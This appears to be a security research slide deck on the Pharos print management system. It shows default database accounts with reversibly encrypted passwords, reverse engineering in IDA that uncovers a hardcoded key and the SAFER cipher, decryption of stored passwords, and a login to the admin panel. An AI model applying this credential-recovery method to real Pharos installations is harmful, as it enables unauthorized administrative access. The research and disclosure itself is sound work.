**A hardcoded
password is worth
a thousand words**

Fresh Database Install – Users Table

The screenshot displays the Microsoft SQL Server Management Studio interface. The 'Object Explorer' on the left shows the 'dbo.users' table selected. The 'SQLQuery1.sql' window contains the following query:

```
SELECT TOP (1000) [user_id]
, [active]
, [id]
, [billing_option]
, [last_name]
, [first_name]
, [group_id]
, [password]
, [address]
, [phone]
, [comment]
, [rate_id]
, [card_id]
, [offline_limit]
, [user_alias]
, [middle_initial]
```

The 'Results' pane shows the following data:

user_id	active	id	billing_option	l...	fir...	grou...	password	address	phone	comment	rate
1	1	offline	Arears	N	N...	-1	sQQsIPMBXpWeRwi9/GcEEhX1vfwMwZqnI63U...	NULL	NULL	Offline - Used by DB connectivity when DB server offline	NU
2	1	edicasher	Arears	N	N...	-1	sQQsIPMBXpWeRwi9/GcEEhX1vfwMwZqnI63U...	NULL	NULL	Cashier - Used by Pharos EDI service	NU

The status bar at the bottom indicates: Query executed successfully. 192.168.136.89 (16.0 RTM) sa (68) pharos 00:00:00 2 rows

Password Hashing?



	Results	Messages								
	user_id	active	id	billing_option	last_name	first_names	group_id	password		
1	1	1	offline	Arrears	NULL	NULL	-1	sQQsIPMBXpWeRwi9/6cEEIhx1vtfwMwZqnI63UGWUuSa/TI/...	N	ac
2	2	1	edicashier	Arrears	NULL	NULL	-1	sQQsIPMBXpWeRwi9/6cEEIhx1vtfwMwZqnI63UGWUuSa/TI/...	N	
3	3	1	admin	Arrears	NULL	admin	-1	h575VM9pYc9IFmEBMclOpAmD9DpX8wRS	N	
4	4	1	demo	Advance	name	test	-1	CC0gKtLeRXibw6pHbJA1BQ==	N	
5	5	1	pharosadmin	Advance	NULL	ppp	-1	h575VM9pYc9IFmEBMclOpAmD9DpX8wRS	N	

Password Comparisons

CC0gkLeRXibw6pHbJA1BQ==

00000000	08	2d	20	2a	d2	de	45	78	9b	c3	aa	47	6c	90	35	05	- *0pEx+Ä+G1 5
----------	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----------------

CC0gkLeRXj3wgpqxCj/gF8dFr0x13Eq

00000000	08	2d	20	2a	d2	de	45	78	f7	c2	0a	6a	c4	28	ff	80	- *0pEx+Ä jÄ(y
00000010	5f	1d	16	bd	31	d7	71	2a	--	--	--	--	--	--	--	--	_ %1×q*

CC0gkLeRXj3wgpqxCj/g673n5mwGs9bv88n/ye2L28=

00000000	08	2d	20	2a	d2	de	45	78	f7	c2	0a	6a	c4	28	ff	80	- *0pEx+Ä jÄ(y
00000010	1e	f7	9f	99	b0	1a	cf	5b	bf	cf	27	ff	27	b6	2f	6f	÷Y** I{I'y'§/o

Password Encryption



- Generally you should hash a password not encrypt it
- What algorithm?
- What's the encryption key?



Show Me The Code!



IDA - DBServer.exe.i64 (DBServer.exe) E:\phar\Bin\DBServer.exe.i64

File Edit Jump Search View Debugger Lumiga Options Windows Help

Library function Regular function Instruction Data Unexplored External symbol Lumina function

Functions

Function name

- sub_6AD705
- sub_6AD70F
- sub_6AD723
- sub_6AD72D
- sub_6AD737
- sub_6AD74B
- sub_6AD75F
- sub_6AD76D
- sub_6AD78F
- sub_6AD79D
- __dynamic_text_destructor_for_pc**
- sub_6AD7D8
- sub_6AD7E6
- sub_6AD7F0
- sub_6AD7FA
- sub_6AD804
- sub_6AD830
- sub_6AD83E
- sub_6AD84C
- sub_6AD856
- sub_6AD860
- sub_6AD876
- sub_6AD880
- sub_6AD890
- sub_6AD8A0
- sub_6AD8B0
- sub_6AD8C0
- sub_6AD8D0
- sub_6AD8E0

Line 11096 of 11096

Graph overview

Address	Length	String
rdta:006A.00000022	C (L...	lenCheckSqlList
rdta:006A.00000034	C (L...	DBServer::textTempInser
rdta:006A.00000026	C (L...	mDBServer::ExecSql
rdta:006A.0000005C	C (L...	csQL parameter %s with type %d not supported
rdta:006A.00000026	C (L...	DBServer::ExecSql
rdta:006A.00000032	C (L...	mDBServer::GetLicenseEvr
rdta:006A.00000040	C (L...	mDBServer::GetSQLConnectionInfo
rdta:006A.0000002E	C (L...	mDBServer::GetRowCount
rdta:006A.0000003C	C (L...	mDBServer::UserPasswordVerify
rdta:006A.00000048	C (L...	DBServer::UsePasswordVerify %d: %s
rdta:006A.00000078	C (L...	DBServer::UsePasswordVerify) ResetConnection and try again
rdta:006A.0000003C	C (L...	DBServer::UsePasswordVerify
rdta:006A.00000024	C (L...	mDBServer::GetUTC
rdta:006A.00000030	C (L...	mDBServer::GetUTC = %d
rdta:006A.00000034	C (L...	mDBServer::SurveyorOnline
rdta:006A.0000000E	C (L...	Active
rdta:006A.00000010	C (L...	ientSvr
rdta:006A.00000032	C (L...	mDBServer::ServerVersion
rdta:006A.00000076	C (L...	DBServer::OnConnected) Machine Name: %s, Application: %s.
rdta:006A.00000034	C (L...	mDBServer object created.
rdta:006A.0000001E	C (L...	oadcastMessage
rdta:006A.00000012	C (L...	ionInfo
rdta:006A.00000018	C (L...	LicenseSvr
rdta:006A.00000014	C (L...	RowCount
rdta:006A.00000016	C (L...	TempInser
rdta:006A.0000001E	C (L...	PasswordVerify
rdta:006A.00000010	C (L...	Version
rdta:006A.00000010	C (L...	Server
rdta:006A.00000022	C (L...	cessLevelCompare
rdta:006A.00000014	C (L...	IGetCount
rdta:006A.00000010	C (L...	Itemset
rdta:006A.00000018	C (L...	ListDetail
rdta:006A.0000001A	C (L...	ListDetail2
rdta:006A.00000020	C (L...	yManagementZone
rdta:006A.00000026	C (L...	chiveActivityCheck
rdta:006A.00000020	C (L...	chiveAlertCheck
rdta:006A.0000001E	C (L...	chiveAlertList
rdta:006A.00000020	C (L...	chiveAlertPurge

Line 38 of 8313

Output

Global rules in E:\ids\plugins\findcrypt3.rules
User-defined rules in C:\Users\IEUser\AppData\Roaming\Hex-Rays\IDA Pro\plugins\findcrypt-yara/*.rules

Python 3.11.3 (tags/v3.11.3:f3909b8, Apr 4 2023, 23:49:59) [MSVC v.1934 64 bit (AMD64)]
IDAPython 64-bit v7.4.0 final (serial 0) (c) The IDAPython Team <idapython@googlegroups.com>

Python

AD: idle Down. Disk: 33GB

That Was Easy



The screenshot shows the IDA Pro interface with the following assembly code and callouts:

```
loc_460608:
lea  eax, [ebp+var_2C]
push eax                ; int
call  sub_40D9C0
xor   esi, esi
add  esp, 8
mov  [ebp+var_24], 0FBBEA99Ah
mov  [ebp+var_20], 0A8AFAEB5h
mov  [ebp+var_1C], 0A8AFAEB5h
mov  [ebp+var_18], 9BF8
mov  [ebp+var_38], 0
mov  [ebp+var_3C], esi
lea  ebx, [ebp+var_38]
push eax
mov  ecx, ebx
; } // starts at 4605DA

; try {
mov  byte ptr [ebp+var_4], 4
call sub_63AE90

loc_460648:
test  eax, eax
jnz  short loc_460691

lea  eax, [ebp+var_24]
push eax
push [ebp+var_38] ; plaintext pw
lea  eax, [ebp+ppv]
push eax
call  encryptionsub?
push dword ptr [eax] ; psz
lea  ecx, [ebp+var_3C] ; get the output spot ready
```

100.00% (1287,22218) | (1019,164) | 0005FA16 | 0000000000460616: pverify?+166 (Synchronized with Hex View-1)

It's Always DES (It Wasn't)



- Encryption with an 8 Byte block size
- ECB (or CBC with a fixed IV)
- Only one block cipher that uses 8 byte:
 - DES
 - Or Triple DES
- Neither one works!!

Back To IDA



The screenshot displays the IDA Pro interface with the following components:

- Functions List (Left):** A list of functions including `__pow_default`, `__test_whether_TOS_is_int`, `__crtvsetenv`, `__copy_environ_0`, `__vfindenv`, `__createFile`, `__sopen_helper`, `__wsopen_nolock`, `sub_675A3E`, `__Cilog_pentium4`, `start_8`, `__Ctpow_pentium4`, `__pow_pentium4`, `__chsize_nolock`, `get_fmode_2`, `__setmode_nolock`, `InetNtopW`, `__Xtime_get_ticks`, `sub_676B09`, `std::set_new_handler(void (*)(void))`, `sub_676B50`, `sub_676C00`, `sub_676C30`, `sub_676D30`, and `sub_676E50`.
- Main Assembly View (Center):** Shows assembly code for a function. A red arrow points to the instruction `jmp loc_60F392`. A yellow box highlights the instruction `mov eax, [edi]`. A blue box highlights the instruction `and ecx, ds:DWORD_73A0B4`.
- Graph Overview (Bottom Left):** A small graph showing the control flow of the assembly code.
- Status Bar (Bottom):** Displays the address `51.204 (-312, 5151) (910, 40) 0026EE10 000000000066FA10: actualaesfunc:loc_66FA10 (Synchronized with Hex View-1)`.

It's Always DES (It Wasn't)

- Who's heard of SAFER-SK128?



SAFER

 8 languages ▼

Article Talk

Read Edit View history Tools ▼

From Wikipedia, the free encyclopedia


This article is about the encryption algorithm. For other uses of the acronym, see [SAFER \(disambiguation\)](#).

In [cryptography](#), **SAFER** (**Secure And Fast Encryption Routine**) is the name of a family of [block ciphers](#) designed primarily by [James Massey](#) (one of the designers of [IDEA](#)) on behalf of Cylink Corporation. The early **SAFER K** and **SAFER SK** designs share the same [encryption](#) function, but differ in the number of rounds and the [key schedule](#). More recent versions — **SAFER+** and **SAFER++** — were submitted as candidates to the [AES process](#) and the [NESSIE](#) project respectively. All of the algorithms in the SAFER family are unpatented and available for unrestricted use.

SAFER K and SAFER SK [[edit](#)]

The first SAFER cipher was **SAFER K-64**, published by Massey in 1993, with a 64-bit [block size](#). The "K-64" denotes a [key size](#) of 64 bits. There was some demand for a version with a larger 128-bit [key](#), and the following year Massey published such a variant incorporating new key schedule designed by the [Singapore Ministry for Home affairs](#): **SAFER K-128**. However, both [Lars Knudsen](#) and [Sean Murphy](#) found minor weaknesses in this version, prompting a redesign of the key schedule to one suggested by Knudsen; these variants were named **SAFER SK-64** and **SAFER SK-128** respectively — the "SK" standing for "Strengthened Key schedule", though the [RSA FAQ](#) reports that, "one joke has it that SK really stands for 'Stop Knudsen', a wise precaution in the design of any block cipher".^[1] Another variant with a reduced key size was published, **SAFER SK-40**, to comply with [40-bit](#) export restrictions.

All of these ciphers use the same round function consisting of four stages, as shown in the diagram: a key-mixing stage, a substitution layer, another key-mixing stage, and finally a diffusion layer. In the first key-mixing stage, the plaintext block is divided into eight 8-bit segments, and subkeys are added using either addition modulo 256 (denoted by a "+" in a square) or XOR (denoted by a "+" in a circle). The substitution layer consists of two [S-boxes](#), each the inverse of each other, derived from discrete [exponentiation](#) (45^x) and [logarithm](#) ($\log_{45}x$) functions. After a second key-mixing stage there is the diffusion layer: a novel cryptographic component termed a [pseudo-Hadamard transform](#) (**PHT**). (The PHT was also later used in the [Twofish](#) cipher.)



Decryption Success



```
user@user-virtual-machine:~/Desktop$ python3 aes-decrypt-pharos-db.py CC0gKtLeRXj3wgpqxCj/gB73n5mwGs9bv88n/ye2L28=  
Example decrypt:  
b'12345678912345'  
user@user-virtual-machine:~/Desktop$ python3 aes-decrypt-pharos-db.py sQqsIPMBXpWeRw19/6cEEihx1vtfwMwZqnI63UGWU [REDACTED]  
Example decrypt:  
b'9D18C84[REDACTED]0'  
user@user-virtual-machine:~/Desktop$
```

Edicashier Admin



My Print Center

https://192.168.136.89/myprintcenter/#admin-users

PHAROS Print Center

My Printing Admin Custom Charges

Users Queued Jobs Printed Jobs Transactions Alerts

Refresh Create Update Delete

	Logon ID	Last Name	First Name(s)	Alias	Role	Group	Account Balance	Email(s)	Phone
<input type="checkbox"/>	admin		admin	admin	Administrator	public	\$0.00		
<input type="checkbox"/>	demo	name	test	testn	User	public	\$0.00		
<input type="checkbox"/>	pharosadmin		ppp	0	User	public	\$1.00		

1 - 3 of 3 items

© Copyright 2024 - Powered by Pharos®

Thanks



Does anyone have
any questions?



wesley@exfiltrated.com



Wesley Wineberg



CREDITS: This presentation template was created by
Slidesgo, including icons by **Flaticon** and infographics &
images by **Freepik**

